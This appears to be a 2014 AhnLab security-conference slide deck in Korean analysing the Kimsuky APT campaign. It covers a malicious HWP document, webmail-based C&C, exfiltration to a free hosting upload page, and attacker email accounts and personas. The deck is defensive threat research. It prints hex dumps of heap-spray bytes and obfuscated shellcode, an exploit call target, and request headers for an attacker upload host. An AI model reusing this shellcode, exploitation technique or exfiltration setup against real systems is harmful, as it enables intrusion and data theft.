

Real Case Study of latest advanced threat

DESIGN
YOUR
SECURITY

NES 2014

2014. 04. 24

안랩 제품기획실 윤상인 (sangin.yoon@ahnlab.com)

AhnLab

어느 나쁜한 오후...

안랩 시큐리티대응센터(ASEC)로 낮설지 않은 한글 취약점 샘플이 접수됨


2014년 02월 25일



2014년 03월 19일



한글 포맷의 악성코드를 통해서 다양한 악성행위를 수행하는 모듈을 설치함



2013년 9월 샘플과 연관된 이메일 계정에서 추출한 이름을 참고해서 명명됨

Kimsuky Operation



- iop110112@hotmail.com
- rsh1213@hotmail.com



- **kimsuky**ang
- Kim asdfa

2013년 9월의 대표적인 샘플과 비교할 때 최신 샘플은 다음과 같은 차이점을 보임

2013.09	2014.03
취약한 hwp 파일 (최신 zero-day 취약점 포함)	취약한 hwp 파일 (기존 취약점 활용)
해외 웹 메일 이용	해외 웹 메일 외에 국내 호스팅 업체의 웹/FTP 서버 이용
국내 다수의 정부기관 및 공공기관	국내 특정 공공기관 조직적 project 특성 노출

해당 한글 문서 취약점은 문단의 레이아웃을 담당하는 구조체에서 발생함

문단의 레이아웃 ('HWPTAG_PARA_LINE_SEG')

```
Exploit!!!  
call [0d0c4e8a] = 0d0c0d0c
```

000000	42 00 60 04	18 00 00 00	04 00 00 00	7b 00 00 03	B. {...
000010	01 00 00 00	03 00 00 00	00 00 43 04	00 03 02 00 C.
000020	64 63 65 73	00 00 00 00	00 00 00 00	02 00 02 00	dces.
000030	64 6e 6f 63	00 00 00 00	00 00 00 00	02 00 20 00	dloc.
000040	00 00 20 00	20 00 20 00	20 00 20 00	0d 00 44 04 D.
000050	00 00 08 00	00 00 45 04	c0 06 00 00 E. À.	
000060	00 00 16 00	00 00 32 c3	8a 4e 0c 0d 2À.N. Q.	
000070	16 00 28 0a	00 00 00 00	00 00 18 a6	00 00 00 00	(.....
000080	06 00 18 00	00 00 20 00	00 00 20 00	00 00 20 00
000090	00 00 20 00	00 00 20 00	00 00 00 00	00 00 18 a6

Section0


1000150	0c 0d 0c 0d			
1000160	0c 0d 0c 0d			
1000170	0c 0d 0c 0d			
1000180	0c 0d 0c 0d			
1000190	0c 0d 0c 0d			
10001a0	0c 0d 0c 0d			
10001b0	0c 0d 0c 0d	0c 0d 0c 0d	0c 0d 0c 0d	0c 90 90 90
10001c0	90 90 57 56	52 53 55 51	33 c9 ba 0c	0d 0c 0d 42	.. WVRSUQ3E°... B
10001d0	8a 02 3c 90	75 f9 8b da	83 c2 2c 80	32 fa 42 41	. <. uù. Ū. Å. 2úBA
10001e0	66 81 f9 65	03 72 f4 90	90 42 f6 f7	f6 f7 7a 86	f. ùe. rô. Bô+ô+z.
10001f0	de e6 ea 89	e9 2d fa c9	3a 38 fe 3c	ba fe fa 3d	bxê. é=úÉ: 8b<°bú=
1000200	b8 06 3a 38	f2 fa 11 f9	3c fa 39 af	71 16 7b 16	...: 8òú. ù<ú9 q. {.
1000210	fa fb fa fa	e9 ac ad 73	67 96 05 05	05 11 9e 06	úúúú@~sq

Section2~6


ShellCode

웹 메일을 통해 C&C(Command and Control) 통신 이뤄짐

Email account as **C&C client**




- subject tag
- attachment




- attachment
 - document
 - system info
 - key logging

Email account as **master**



victim 시스템에 대한 기본적인 정보 수집 수행함



master 메일 계정에게 첨부 파일 형태로 정보 유출함

03171633-0317155918 - ()
March 17, 2014, 09:33

발신자 [No name] love333@mail.bg
수신자 [No name] schyong1213@hotmail.com

Tags: **Applications (1)** Download

test

Sent to: All

수신자 Mark Move Forward Delete

SuperPromotsiya: **Hurry! . EU domains are now only 6.90lv!**

<input type="checkbox"/>		schyong1213@hotmail.com	03171633-0317155918 - ()
<input type="checkbox"/>		jdk110112@hotmail.com	03120736-1210192718 - (K)
<input type="checkbox"/>		jdk110112@hotmail.com	03110909-1210192718 - (K)


All Mark Move Forward Delete

03120736-1210192718.txt
c_03171633.txt
...


기존 웹 메일 외에도 무료 호스팅 사이트를 이용하여 정보 유출됨

Referer: <http://ftp-com.bugs3.com/upload.php>
UserId =
Origin: <http://ftp-com.bugs3.com>
Host: ftp-com.bugs3.com
ftp-com.bugs3.com
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Accept-Encoding: gzip,deflate,sdch
HTTP/1.1
Accept-Language: en-US,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 5.2)
AppleWebKit/537.1 (KHTML, like Gecko)
Chrome/21.0.1180.89 Safari/537.1

웹 업로드



FTP 파일 전송



2013년 이용된 원격제어 모듈과 동일한 버전의 툴이 사용되었음

(1) spl.exe (Dropper)

```
[-] spl.exe
  [-] IMAGE_DOS_HEADER
  [-] MS-DOS Stub Program
  [-] IMAGE_NT_HEADERS
  [-] IMAGE_SECTION_HEADER .text
  [-] IMAGE_SECTION_HEADER .rdata
  [-] IMAGE_SECTION_HEADER .data
  [-] IMAGE_SECTION_HEADER .rsrc
  [-] SECTION .text
  [-] SECTION .rdata
  [-] SECTION .data
  [-] SECTION .rsrc
    [-] IMAGE_RESOURCE_DIRECTORY Type
    [-] IMAGE_RESOURCE_DIRECTORY NameID
    [-] IMAGE_RESOURCE_DIRECTORY Language
    [-] IMAGE_RESOURCE_DATA_ENTRY
    [-] IMAGE_RESOURCE_DIRECTORY_STRING
    [-] COM 0066 0412
    [-] KHK 0067 0412
    [-] WAVE 0065 0412
    [-] ICON 0001 0404
    [-] ICON 0002 0404
    [-] ICON 0003 0404
    [-] GROUP_ICON 006E 0404
    [-] VERSION 0001 0412
    [-] MANIFEST 0001 0409
```



- (2) xpsp2.exe (modified TeamViewer Client)
- (3) iexplore_ko.dll (TeamViewer Client Resource DLL)
- (4) pmspl.exe (xpsp2.exe - Execution)

Language: Korean

중국 국적의 한국어를 구사하는 사람으로 유추되도록 의도됨



karena1989@mail.com

암호: dkdlfkqmdb???



아이라브유

Settings

E-Mail Security My Account Premium Mail Facebook

Personal Data

Account Details
Premium Mail
Language

Personal Data

Update your personal information.

First Name*: Anna

Middle Name:

Last Name*: Karena

Gender: Male

Date of Birth: 1989-03-14 YYYY-MM-DD

Address 1:

Address 2:

Country*: China

City:

ZIP/Postal code:

* Required fields

Apply changes to vCard

중국 국적의 한국어를 구사하는 사람으로 유추되도록 의도됨



jhonin333@india.com

india.com Mailbox Address Book

Compose Mail Trash (19/106) jinmyung

MAIL FOLDERS: Inbox, Drafts, Sent, Junkmail, Trash (19), Deleted Items, Junk E-mail, Sent Items

ACCOUNT: General Settings, Account Data, Change Password, Delete Account, Security Question

APPEARANCE: Theme

MAIL: General Settings, Mail Filters, Signature Settings, Redirect Mails

Account Data

Gender: Female

First name: jhonsen

Last name: jackee

Secondary E-Mail: iop110112@hotmail.com

Date of birth: 1987 March 4

Country: India

City: Mumbai

General Newsletter Subscription:

Authentication required! Please type in your password in order to update your data.

Password:

Security Question

Security question: City of Birth?

Answer: soul

Authentication required! Please type in your password in order to update your data.

E-Mail: jhonin333@india.com

Password:

Subject: jinmyung

Received: Mon, 17 Feb 2014 18:15:55 +0900

From: jhonin333@india.com

To: jhonin333@india.com

Attachments: 1.pdf (2 KB)


OK

jinmyung → 진명 (?)

Secondary E-Mail: iop110112@hotmail.com → kimsukyung (?)

City of Birth? → 서울 (?)

안랩 ASEC에서는 관련 샘플 접수 후에 다음과 같이 대응함



공격자는 생각보다 더 가까이에 있다.

공격 대상과 시스템을 이미 장악하고 있다고 가정해야 한다.

APT 대응의 기본은 방대한 log와의 싸움이다.

defense in depth 및 layered security 원칙을 준수해야 한다.

보안에 대한 투자는 보안담당자 여러분의 의지에 달려있다.

완벽한 기술은 없다. 하지만, 최신 선진 기술의 도입에 대한
부단한 노력은 위기의 상황에서 빛을 발할 것이다.


Malware
specimen




악성


의심


정상

Interactive malware




